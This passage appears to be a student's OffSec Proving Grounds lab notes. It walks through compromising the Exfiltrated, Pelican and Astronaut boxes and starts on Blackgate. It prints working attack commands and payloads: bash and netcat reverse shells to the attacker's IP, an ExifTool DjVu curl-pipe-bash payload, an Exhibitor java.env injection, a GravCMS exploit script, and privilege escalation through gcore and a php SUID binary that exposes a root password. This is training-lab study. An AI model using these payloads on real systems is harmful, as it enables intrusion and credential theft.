www-data@exfiltrated:/var/www/html/subrion/uploads$
```

https://www.exploit-db.com/docs/49881

researched about it.

https://github.com/convisolabs/CVE-2021-22204-exiftool >> do in exam for super simple !!

and now we have to do further exploitation:

commands:

sudo apt-get update && sudo apt-get install -y djvulibre-bin

kali💀kullaisec [~/offsec/pg/Lin/Exfiltrated]# **cat shell.sh**
#!/bin/bash

bash -i >& /dev/tcp/192.168.45.151/9898 0>&1

kali💀kullaisec [~/offsec/pg/Lin/Exfiltrated]# **cat exploit**
(metadata "\c${system ('curl 192.168.45.151:8989/shell.sh | bash')};")


┌──(root💀kullaisec)-[/home/…/offsec/pg/Lin/Exfiltrated]
└─# **djvumake exploit.djvu INFO=0,0 BGjp=/dev/null ANTa=exploit**

┌──(root💀kullaisec)-[/home/…/offsec/pg/Lin/Exfiltrated]
└─# **mv exploit.djvu exploit.jpg**


→ Now trasfer the exploit.jpg to the target system via python server at 8989 so the shell.sh file also can be downloaded when the exploit.jpg is executed.

and listen at 9898 port.

after uploading the exploit.jpg file at /uploads directory after a min you will get the reverse shell as root.



we got the proof.txt file and also local.txt



done :)

Pelican [Medium] [20]

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.199.98 --open

NMAP Results:

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
```

|_ 256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp open ipp   CUPS 2.2
| http-methods:
|_ Potentially risky methods: PUT
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Forbidden - CUPS v2.2.10
2181/tcp open zookeeper Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp open ssh   OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
| 256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_ 256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
8080/tcp open http   Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp open http   nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to http://192.168.245.98:8080/exhibitor/v1/ui/index.html
36085/tcp open java-rmi   Java RMI
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
| 3:1:1:
|_   Message signing enabled but not required
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.9.5-Debian)
| Computer name: pelican
| NetBIOS computer name: PELICAN\x00
| Domain name: \x00
| FQDN: pelican
|_ System time: 2024-02-12T00:14:43-05:00
| smb2-time:
| date: 2024-02-12T05:14:42
|_ start_date: N/A
|_clock-skew: mean: 1h40m00s, deviation: 2h53m13s, median: 0s

==========
==========

Web Service Enumeration:


[+ Nikto]

[+ Fuzzing]

LAB Steps:


→ we need to keenly observe the 8080 and 8081 when we visit 8081 it is redirecting to 8080 exhibitor page.

→ Link: **http://192.168.199.98:8080/exhibitor/v1/ui/index.html**



you can see it's version is also leaking

→ let's check for any public exploits.




we manage to find the exploit.

Link: **https://www.exploit-db.com/exploits/48654**

After reading the exploit it is very simple to exploit.

the payload used: **$(/bin/nc -e /bin/sh kali_IP 4444 &)**

we have to put this payload in the "**java.env script**" field



click on commit and listen at 4444 using netcat in our kali machine.

you can see after some time we manage to get the low priviledged user access.

using : **script -qc /bin/bash /dev/null** this command I manage to upgrade the shell.

```
kali@kullaisec: ~/offsec/pg/Lin/Pelican 90x34

kali💀kullaisec [~/offsec/pg/Lin/Pelican]# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.218] from (UNKNOWN) [192.168.199.98] 36236
whomai
whoami
charles
script -qc /bin/bash /dev/null
charles@pelican:/opt/zookeeper$ whoami
whoami
charles
charles@pelican:/opt/zookeeper$ id
id
uid=1000(charles) gid=1000(charles) groups=1000(charles)
charles@pelican:/opt/zookeeper$
```

we can get the **local.txt**

```
charles@pelican:~$ cat local.txt
cat local.txt
9e81857a527ed5a07bd177ae927ad7d8
charles@pelican:~$ pwd
pwd
/home/charles
charles@pelican:~$
```

Privilege Escalation:

→ we trasfered the lse.sh file to the target system and run it.

$ **bash lse.sh -i**

found sudo Misconfiguration [gcore]: **https://gtfobins.github.io/gtfobins/gcore/#sudo**

```
[!] sud010 Can we list sudo commands without a password?..... yes!
---
Matching Defaults entries for charles on pelican:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
```

to run the gcore we need to provide the **PID**

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo gcore $PID
```

another misconfiguration:setuid binaries.

```
[!] fst020 Uncommon setuid binaries.....................................  yes!
---
/usr/bin/bwrap
/usr/bin/password-store
---
```

here in these password-store looks suspicious

so let's looks at the process ID because the name suggest password store so the passwords may be stored root password may be stored.

charles@pelican:~/test$ **ps aux | grep password-store**

```
charles@pelican:~/test$ ps aux | grep password-store
ps aux | grep password-store
root         497  0.0  0.0   2276   144 ?        Ss   04:01   0:00 /usr/bin/password-store
root       13781  0.0  0.0   2276  1196 ?        Ss   04:15   0:00 /usr/bin/password-store
charles    14855  0.0  0.0   6208   892 pts/0    S+   04:19   0:00 grep password-store
```

You can see the **PID** is **497**

so let's run the command using sudo misconfiguration:

command:

charles@pelican:~/test$ **sudo /usr/bin/gcore 497**

```
charles@pelican:~/test$ sudo /usr/bin/gcore 497
sudo /usr/bin/gcore 497
0x00007ff1b785f6f4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffe829d93e0, r
) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
Saved corefile core.497
[Inferior 1 (process 497) detached]
```

the file **core.497** is created in the same direstory.

```
charles@pelican:~/test$ ls
ls
core.497  linpeas.sh  linpeas.txt  lse.sh
```

this **core.497** file will be unreadable format to see all the things we can make use of **strings** command

command:

charles@pelican:~/test$ **strings core.497**

```
/////////////////
////////
drHV
001 Password: root:
ClogKingpinInning731
@`HV
Cx86_64
/usr/bin/password-store
HOME=/root
```

you can see the root password.

so just type command **su** enter the password as **ClogKingpinInning731** and hit enter.

you will get access to the root user.

```
charles@pelican:~/test$ su
su
Password: ClogKingpinInning731

root@pelican:/home/charles/test# whoami
whoami
root
root@pelican:/home/charles/test# id
4id
uid=0(root) gid=0(root) groups=0(root)
```

got the **proof.txt** file

```
root@pelican:~# ls
ls
Desktop    Downloads  Pictures   Public     Videos
Documents  Music      proof.txt  Templates
root@pelican:~# cat proof.txt
cat proof.txt
3b5359fdb75265583e17776f1c8aa0b7
root@pelican:~#
```

Done :)

Astronaut[Easy][10]

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

80

22

==========

nmap -p- -sV -sC -oN Nmap 192.168.233.12 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
| 256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_ 256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp open http Apache httpd 2.4.41
|_http-title: Index of /
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-ls: Volume /
| SIZE TIME FILENAME
| - 2021-03-17 17:46 grav-admin/
|_
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ first we have to see the port 80.

→ Running grav-admin CMS

→ searched for the exploits

→ found one Github Exploit.

Reference: https://pentest.blog/unexpected-journey-7-gravcms-unauthenticated-arbitrary-yaml-write-update-leads-to-code-execution/

https://github.com/CsEnox/CVE-2021-21425/blob/main/exploit.py

download this exploit using wget.

wget "https://raw.githubusercontent.com/CsEnox/CVE-2021-21425/main/exploit.py"

Just run the exploit to see how this works ?


┌──(root💀kullaisec)-[/home/…/pg/Lin/Astronaut/CVE-2021-21425]
└─# **python3 exploit.py**

usage: exploit.py [-h] -c C -t T
exploit.py: error: the following arguments are required: -c, -t

Command:

python3 exploit.py -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.235 4444 >/tmp/f' -t http://192.168.192.12/grav-admin

and setup a listner at 4444 you can get access to the low privileged user .



With Exploitdd python exploit:

we need to replace the base64 encoded hash !!

echo -ne "bash -i >& /dev/tcp/192.168.45.205/1234 0>&1" | base64 -w0

```
# Exploit Title: GravCMS 1.10.7 - Arbitrary YAML Write/Update (Unauthenticated) (2)
# Original Exploit Author: Mehmet Ince
# Vendor Homepage: https://getgrav.org
# Version: 1.10.7
# Tested on: Debian 10
# Author: legend

#/usr/bin/python3

import requests
import sys
import re
import base64
target= "http://192.168.225.12/grav-admin"
#Change base64 encoded value with with below command.
#echo -ne "bash -i >& /dev/tcp/192.168.1.3/4444 0>&1" | base64 -w0
payload=b"""/*<?php /**/
file_put_contents('/tmp/
rev.sh',base64_decode('YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjIwNS8xMjM0IDA+JjE='
));chmod('/tmp/rev.sh',0755);system('bash /tmp/rev.sh');
"""
s = requests.Session()
r = s.get(target+"/admin")
adminNonce = re.search(r'admin-nonce" value="(.*)"',r.text).group(1)
if adminNonce != "" :
```

just run the python exploit and get the shell !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Astronaut]
└─# python3 exploitdb.py


┌──(root💀kali)-[/home/…/offsec/pg/Lin/Pelican]
└─# rlwrap -cAr nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.225.12] 44318
bash: cannot set terminal process group (2323): Inappropriate ioct
bash: no job control in this shell
www-data@gravity:~/html/grav-admin$ whoami
whoami
www-data
www-data@gravity:~/html/grav-admin$
```

Enumerated SUID binaries:

$ **find / -perm -u=s -type f 2>/dev/null**

you can see **php7.4**

https://gtfobins.github.io/gtfobins/php/#suid

Enter the command present in the website.

$ **php -r "pcntl_exec('/bin/sh', ['-p']);"**

got the **proof.txt**

Blackgate [Hard][25]

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

 # nmap -p- -sV -sC -oN Nmap 192.168.197.176 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 37:21:14:3e:23:e5:13:40:20:05:f9:79:e0:82:0b:09 (RSA)
| 256 b9:8d:bd:90:55:7c:84:cc:a0:7f:a8:b4:d3:55:06:a7 (ECDSA)
|_ 256 07:07:29:7a:4c:7c:f2:b0:1f:3c:3f:2b:a1:56:9e:0a (ED25519)
6379/tcp open redis **Redis key-value store 4.0.14**
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ you can see there is only two ports one is 6379 and another is ssh 22

you can simply search for the redis exploits .

